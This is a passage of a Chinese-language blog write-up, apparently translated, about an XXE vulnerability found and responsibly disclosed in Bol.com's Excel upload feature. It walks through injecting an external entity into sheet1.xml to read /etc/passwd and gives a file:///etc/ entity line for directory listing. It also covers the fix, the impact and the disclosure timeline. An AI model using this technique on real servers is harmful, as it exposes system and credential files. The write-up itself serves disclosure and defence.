


其中一个XML文件包含工作表1的数据

如果我们打开，sheet1.xml我们将看到以下代码。




假设我们想尝试将文件内容注入`/etc/passwd`到Offer描述中（这是单元格G4，请参阅原始Excel工作表）。




选择单元格G4

正如我们在图像中看到的那样，字符串'Sample description'由id
108引用。让我们将自定义实体添加到此工作表中，并将此单元格值替换为我们的自定义实体。



注入我们的自定义实体

我们保存文件，再次压缩文件夹并将文件重命名为xlsx。




压缩文件并将扩展名更改为.xlsx

让我们看看如果我们在步骤2中上传文件，让它加载，并从步骤1再次下载文件会发生什么。如果XXE攻击有效，它将更新我们的示例产品

（Excel中的第4行）并将文件内容/etc/passwd注入优惠此产品的描述。

概念证明



它有效，是时候撰写报告并告知Bol.com我们的调查结果！

下一步是检查服务器是否是支持云元数据的某个云托管提供商的一部分，检查包含API密钥的配置文件，并查看是否可以从LFI升级到RCE。

然而，影响已经很高，所以我认为立即通知Bol.com是明智的。我问他们是否要我检查升级到RCE。但在他们回答问题之前，错误已经修复:-)

1：目录列表

如果我们尝试解析目录而不是文件（即`<!ENTITY body SYSTEM "file:///etc/">`），Bol.com使用的XML解析器将返回文件名

（作为一个大字符串）。这使我们能够快速枚举服务器上的所有文件，不需要蛮力的文件名。

2：图片上传？检查XXE！

可以在大量文件中注入XXE有效负载。因此，每次上传图片都是潜在的XXE漏洞。Buffalo会创建一个很棒的工具，允许您轻松地将XXE payload

嵌入到所有这些不同的文件中。

结束语

通过编辑XML文件，我们能够在上传中将本地服务器文件的内容作为字符串包含在内。之后我们能够下载此文档，因此我们能够从其中一个生产服务器读取私有文件。

解决方案

最佳解决方案是禁用XML解析器中的任何DTD支持。OWASP 对不同的解析器及其配置有一个很好的概述。

危害

- 本地文件包含
- 可能执行本地拒绝服务攻击(未确认)
- 可能的RCE（未确认）
- 可能的SSRF（未确认）

时间线

1. 02-09-18发现错误，告知Bol.com
2. 03-09-18 Bol.com确认错误
3. 04-09-18 Bol.com部署修复，
4. 奖励€500 Bol.com凭证
5. 08-09-18写于这个博客，通知Bol.com
6. 11-09-18发布此博客

上一篇：一道题回顾php异或webshell 下一篇：OpenSNS SQL注入(二)

1. 0 条回复
   - 动动手指，沙发就是你的了！